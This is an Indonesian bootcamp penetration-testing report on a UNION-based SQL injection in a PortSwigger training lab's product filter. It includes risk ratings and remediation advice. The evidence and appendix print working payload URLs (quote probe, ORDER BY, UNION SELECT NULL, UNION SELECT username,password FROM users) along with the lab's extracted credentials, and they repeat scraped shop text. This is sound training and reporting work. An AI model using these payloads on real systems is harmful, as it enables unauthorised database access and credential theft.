



LAPORAN

Penetration Testing and Findings Report

Bootcamp Cyber Security Batch 6

Disusun oleh: Ligar Alfath Rizqi

April 2026

DAFTAR ISI

DAFTAR ISI.....	
DAFTAR GAMBAR.....	
DAFTAR TABEL.....	
I. EXECUTIVE SUMMARY.....	
1.1 Latar Belakang.....	
1.2 Tujuan Project.....	
1.3 Ringkasan Risiko Bisnis.....	
II. SCOPE & METHODOLOGY.....	
2.1 Target Pengujian.....	
2.2 Rules of Engagement (RoE).....	
III. RECONNAISSANCE & ATTACK NARRATIVE.....	
3.1 Informasi Publik (OSINT).....	
3.2 Peta Aplikasi (Application Mapping).....	
IV. FINDING SUMMARY.....	
4.1 Penilaian Risiko (Risk Assessment).....	
4.2 Vulnerability Summary & Report Card.....	
4.3 Analisis Aktivitas Pasca-Eksploitasi.....	
4.4 Comprehensive Technical Report.....	
4.4.1 Temuan 1: SQL Injection pada Parameter Filtering Produk (Critical).....	
4.4.1.1 Deskripsi.....	
4.4.1.2 Evidence.....	
4.4.1.3 Remediation.....	
V. KESIMPULAN DAN SARAN.....	
5.1 Kesimpulan.....	
5.2 Saran.....	
LAMPIRAN.....	
Lampiran 1 Log Aktivitas Brute Force.....	

DAFTAR GAMBAR

Gambar 1 – Indikasi SQL Injection pada parameter input

Gambar 2 – Penentuan jumlah kolom menggunakan teknik ORDER BY

Gambar 3 – Validasi UNION SELECT dengan nilai NULL

Gambar 4 – Identifikasi kolom yang ditampilkan pada aplikasi

Gambar 5 – Ekstraksi data sensitif dari database (username dan password)

DAFTAR TABEL

Tabel 2.1 – Target Pengujian

Tabel 4.1 – Peringkat Tingkat Keparahan (Severity Ratings)

Tabel 4.2 – Vulnerability Summary & Report Card

I. EXECUTIVE SUMMARY

1.1 Latar Belakang

Aplikasi web yang diuji merupakan sistem yang memproses dan menyimpan data pengguna. Mengingat sensitivitas data yang dikelola, diperlukan pengujian keamanan untuk memastikan tidak adanya celah yang dapat dimanfaatkan oleh pihak tidak bertanggung jawab.

Pengujian dilakukan karena adanya indikasi lemahnya validasi input pada beberapa parameter aplikasi yang berpotensi membuka akses tidak sah ke database.

1.2 Tujuan Project

Tujuan dari pengujian ini adalah untuk menilai tingkat keamanan aplikasi web dengan mengidentifikasi kerentanan yang dapat dieksploitasi oleh attacker.

Pengujian difokuskan pada:

- Identifikasi celah keamanan pada input pengguna
- Evaluasi potensi eksploitasi terhadap database
- Penilaian dampak terhadap kerahasiaan data

Metodologi yang digunakan adalah **black-box testing**, tanpa akses ke source code.

1.3 Ringkasan Risiko Bisnis

Hasil pengujian menunjukkan adanya kerentanan **SQL Injection** dengan tingkat risiko **Critical**.

Kerentanan ini memungkinkan penyerang untuk mengakses dan mengekstrak data sensitif dari database, termasuk informasi akun pengguna.

Dampak bisnis yang mungkin terjadi:

- Kebocoran data pelanggan (PII)
- Kerusakan reputasi perusahaan
- Penurunan kepercayaan pengguna
- Potensi pelanggaran regulasi data

Kerentanan ini perlu segera ditangani untuk mencegah eksploitasi lebih lanjut.

II. SCOPE & METHODOLOGY

2.1 Target Pengujian

Parameter	Keterangan
Target URL	https://0a70006904977561811b437900a8000f.web-security-academy.net/
IP Address	N/A (Hosted Environment / Cloud Infrastructure)
Role yang diuji	Unauthenticated Guest, User, Admin

2.2 Rules of Engagement (RoE)

Pengujian dilakukan dengan batasan sebagai berikut (sesuai dokumen RoE):

- Diizinkan: Scanning aktif (Nmap/Burp Suite), Eksploitasi manual, Proof of Concept (PoC).
- Dilarang: Denial of Service (DoS), Perusakan data permanen, Defacing tampilan web.

III. RECONNAISSANCE & ATTACK NARRATIVE

3.1 Informasi Publik (OSINT)

- **Teknologi :**
Berdasarkan analisis respon HTTP dan observasi aplikasi, target menggunakan:

- Web server berbasis HTTP/HTTPS
- Kemungkinan backend database relasional (indikasi dari perilaku query)
- Framework web dinamis (terlihat dari parameter input dan filtering produk)
- **Port Terbuka :**
Hasil identifikasi menunjukkan hanya port standar yang dapat diakses:
 - **80 (HTTP)**
 - **443 (HTTPS)**

Tidak ditemukan layanan lain yang terekspos secara publik.

3.2 Peta Aplikasi (Application Mapping)

Selama fase information gathering, dilakukan pemetaan terhadap struktur aplikasi menggunakan observasi manual dan proxy tool (Burp Suite).

Endpoint yang teridentifikasi:

- / → Halaman utama
- /filter?category= → Parameter filtering produk (**entry point utama**)
- /login → Halaman autentikasi pengguna

Outcome:

- Ditemukan parameter **category** yang menerima input langsung dari user
- Parameter tersebut tidak memiliki validasi input yang memadai
- Endpoint ini menjadi titik awal pengujian lebih lanjut (SQL Injection)

IV. FINDING SUMMARY

4.1 Peringkat Tingkat Keparahan (Severity Ratings)

Tabel berikut mendefinisikan tingkat keparahan dan rentang skor **CVSS V3.1** yang sesuai yang digunakan di seluruh dokumen untuk menilai kerentanan dan dampak risiko.

Severity	CVSS V3.1 Score Range	Definition
Critical	9.0 - 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a

		plan of action and patch immediately.
High	7.0 - 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 - 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 - 3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Faktor Penilaian Risiko (Risk Factor)

Risiko diukur berdasarkan dua faktor: Kemungkinan dan Dampak.

Kemungkinan

Kemungkinan mengukur potensi kerentanan untuk dieksploitasi. Peringkat diberikan berdasarkan kesulitan serangan, alat yang tersedia, tingkat keahlian penyerang, dan lingkungan (environment client).

Dampak

Dampak mengukur potensi pengaruh kerentanan terhadap operasional, termasuk kerahasiaan, integritas, dan ketersediaan sistem dan/atau data klien, kerusakan reputasi, dan kerugian finansial.

4.2 Vulnerability Summary & Report Card

Tabel berikut mengilustrasikan kerentanan yang ditemukan berdasarkan dampak dan rekomendasi perbaikan:

Internal Penetration Test Findings

1	0	0	0	1
Critical	High	Moderate	Low	Informational

No	Finding	Severity	Recommendation
1	SQL Injection pada parameter category memungkinkan akses tidak sah ke database	Critical	Gunakan parameterized queries / prepared statements dan validasi input secara ketat
2		High	
3	...	Moderate	
4	...	Low	
5	Struktur endpoint aplikasi dapat dipetakan melalui analisis request/response	Informational	Batasi informasi yang ditampilkan dan implementasikan security headers

Kerentanan yang ditemukan menunjukkan risiko tinggi terhadap keamanan aplikasi, terutama pada aspek kerahasiaan data. SQL Injection yang teridentifikasi memiliki tingkat kemungkinan eksploitasi yang tinggi karena dapat dilakukan tanpa autentikasi dan dengan teknik yang relatif sederhana.

Dari sisi dampak, eksploitasi kerentanan ini dapat menyebabkan kebocoran data sensitif, termasuk kredensial pengguna, serta membuka peluang untuk serangan lanjutan seperti account takeover.

Secara keseluruhan, risiko yang ditimbulkan dikategorikan sebagai **Critical**, dan memerlukan penanganan segera untuk mencegah dampak yang lebih luas terhadap sistem dan organisasi.

4.3 Analisis Aktivitas Pasca-Eksploitasi

Setelah berhasil mengeksploitasi kerentanan SQL Injection, attacker berpotensi melakukan berbagai aktivitas lanjutan yang dapat memperparah dampak

serangan.

1. Data Exfiltration

Penyerang dapat mengekstrak data sensitif dari database, seperti username dan password pengguna. Hal ini berpotensi menyebabkan kebocoran data dan penyalahgunaan akun.

2. Account Takeover


Dengan memperoleh kredensial pengguna, attacker dapat melakukan login sebagai user lain, termasuk kemungkinan akun dengan hak akses lebih tinggi.

3. Privilege Escalation (Terbatas)

Jika terdapat akun dengan hak akses administratif di dalam database, attacker dapat meningkatkan hak aksesnya dan mendapatkan kontrol lebih luas terhadap sistem.

4. Persistence (Potensi Backdoor)

Dalam skenario tertentu, attacker dapat menyisipkan data atau query berbahaya ke dalam database untuk mempertahankan akses di masa mendatang, meskipun pada kasus ini belum ditemukan indikasi langsung.



4.4 Comprehensive Technical Report

4.4.1 Temuan 1 : SQL Injection pada Parameter Filtering Produk (Critical)

4.4.1.1 Deskripsi

Ditemukan kerentanan SQL Injection pada parameter category yang digunakan dalam fitur filtering produk. Parameter ini menerima input langsung dari pengguna tanpa validasi yang memadai, sehingga memungkinkan manipulasi query database.

Melalui teknik UNION-based SQL Injection, pentester berhasil mengakses data dari tabel lain dalam database, termasuk informasi sensitif seperti username dan password.


Kerentanan ini dapat dieksploitasi tanpa autentikasi, sehingga meningkatkan tingkat risiko terhadap keamanan aplikasi secara keseluruhan.

Category	Input Validation
Severity	Critical (9.8) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Risk	Likelihood: High Kerentanan dapat ditemukan dan dieksploitasi dengan mudah menggunakan teknik dasar SQL Injection tanpa memerlukan autentikasi atau tools kompleks. Impact: Critical Penyerang dapat: • Mengakses seluruh data dalam database • Mengekstrak kredensial pengguna • Melakukan account takeover • Mengganggu integritas data
Location	https://0a70006904977561811b437900a8000f.web-security-academy.net/filter?category=Accessories
Tools Used	Browser (Manual Testing)



Timeline	11 April 2026, 20:30 – 21:30 WIB
----------	----------------------------------


4.3.1.2 Evidence



Internal Server Error

Internal Server Error

Gambar 1: perubahan respon aplikasi ketika karakter khusus berupa tanda kutip tunggal (') dimasukkan ke dalam parameter id.



Internal Server Error

Internal Server Error

Gambar 2: Gambar menunjukkan proses pengujian jumlah kolom menggunakan teknik ORDER BY. Dengan meningkatkan angka secara bertahap hingga terjadi error, pentester dapat menentukan jumlah kolom yang digunakan dalam query database.



SQL injection UNION attack, retrieving data from other tables

Back to lab home Back to lab description >>

LAB Not solved

[Home](#) | [My account](#)

WE LIKE TO
SHOP

Gifts' UNION SELECT NULL, NULL--


Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Toys & Games](#)

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

Gambar 3: penggunaan payload UNION SELECT dengan nilai NULL untuk mencocokkan jumlah kolom pada query asli. Keberhasilan query ini menunjukkan bahwa teknik UNION dapat digunakan untuk menggabungkan hasil query tambahan.



passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.


Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze. *Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

test

TEST

Gambar 4: Gambar menunjukkan proses identifikasi kolom yang dapat menampilkan output di halaman dengan mengganti nilai NULL menjadi string. Hal ini bertujuan untuk menentukan posisi kolom yang dapat digunakan untuk menampilkan data hasil ekstraksi.



Gambar 5: Gambar menunjukkan keberhasilan eksploitasi SQL Injection dengan menampilkan data dari tabel lain dalam database, seperti username dan password. Hal ini membuktikan bahwa kerentanan dapat dimanfaatkan untuk mengakses informasi sensitif secara tidak sah.

4.3.1.3 Remediation

Untuk mengatasi kerentanan SQL Injection yang ditemukan, disarankan untuk menerapkan langkah-langkah berikut:

- Gunakan Parameterized Queries (Prepared Statements)
Semua query yang melibatkan input pengguna harus menggunakan prepared statements agar input tidak dieksekusi sebagai bagian dari perintah SQL.
- Validasi dan Sanitasi Input
Terapkan validasi input secara ketat (whitelisting) untuk memastikan hanya data yang sesuai format yang diperbolehkan.
- Gunakan ORM (Object Relational Mapping)

Menggunakan ORM dapat membantu menghindari penulisan query SQL langsung yang rentan terhadap injeksi.

- Batasi Hak Akses Database (Least Privilege)
Pastikan akun database yang digunakan oleh aplikasi hanya memiliki hak akses minimum yang diperlukan.
- Implementasi Web Application Firewall (WAF)
Gunakan WAF untuk mendeteksi dan memblokir pola serangan SQL Injection.

V. KESIMPULAN DAN SARAN

5.1 Kesimpulan

Berdasarkan hasil pengujian yang telah dilakukan, ditemukan kerentanan SQL Injection dengan tingkat risiko Critical pada parameter input aplikasi. Kerentanan ini memungkinkan penyerang untuk memanipulasi query database dan mengakses data sensitif secara tidak sah.

Eksplorasi yang dilakukan membuktikan bahwa attacker dapat mengekstrak informasi penting seperti kredensial pengguna, yang berpotensi menyebabkan pengambilalihan akun dan kebocoran data.

Secara keseluruhan, tujuan pengujian telah tercapai, yaitu mengidentifikasi celah keamanan dan membuktikan dampak nyata dari kerentanan terhadap sistem.

5.2 Saran

Untuk meningkatkan keamanan aplikasi dan mencegah insiden serupa di masa depan, direkomendasikan:

Teknis

- Menerapkan parameterized queries (prepared statements) pada seluruh query database
- Melakukan validasi dan sanitasi input secara ketat (whitelisting)
- Membatasi hak akses database sesuai prinsip least privilege
- Mengimplementasikan Web Application Firewall (WAF) untuk deteksi serangan

Non-Teknis

- Melakukan security awareness training bagi tim pengembang
- Menerapkan secure coding practices dalam proses development
- Melakukan pengujian keamanan secara berkala (penetration testing / vulnerability assessment)
- Mengintegrasikan keamanan dalam siklus pengembangan (Secure SDLC)

LAMPIRAN

0a59009503b8926f8251429900e700ce.web-security-academy.net/filter?category=Gifts%27



SQL injection UNION attack, retrieving data from other tal

[Back to lab home](#)

[Back to lab description >>](#)

Internal Server Error

Internal Server Error

0a59009503b8926f8251429900e700ce.web-security-academy.net/filter?category=Gifts%27%20ORDER%20BY%203--



SQL injection UNION attack, retrieving data from

[Back to lab home](#)

[Back to lab description >>](#)

Internal Server Error

Internal Server Error

0a59009503b8926f8251429900e700ce.web-security-academy.net/filter?category=Gifts%27%20UNION%20SELECT%20NULL%20NULL--



SQL injection UNION attack, retrieving data from other tables

[Back to lab home](#)

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)



Gifts' UNION SELECT NULL, NULL--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Toys & Games](#)

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card - share with all your friends and family - mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa

← → ↺ 0a59009503b8926f82514229900e700ce.web-security-academy.net/finder?category=Gifts%27%20UNION%20SELECT%20usemaine,%20password%20FROM%20users-- ☆ 🏠 | 📧 🔒

brdtjwark5jdep8xz2ko

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

carlos

f0xz9ek7dk4b982en20

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

wiener

wg0nyfud6cwwj4h3jp9

[Home](#) | [My account](#) | [Log out](#)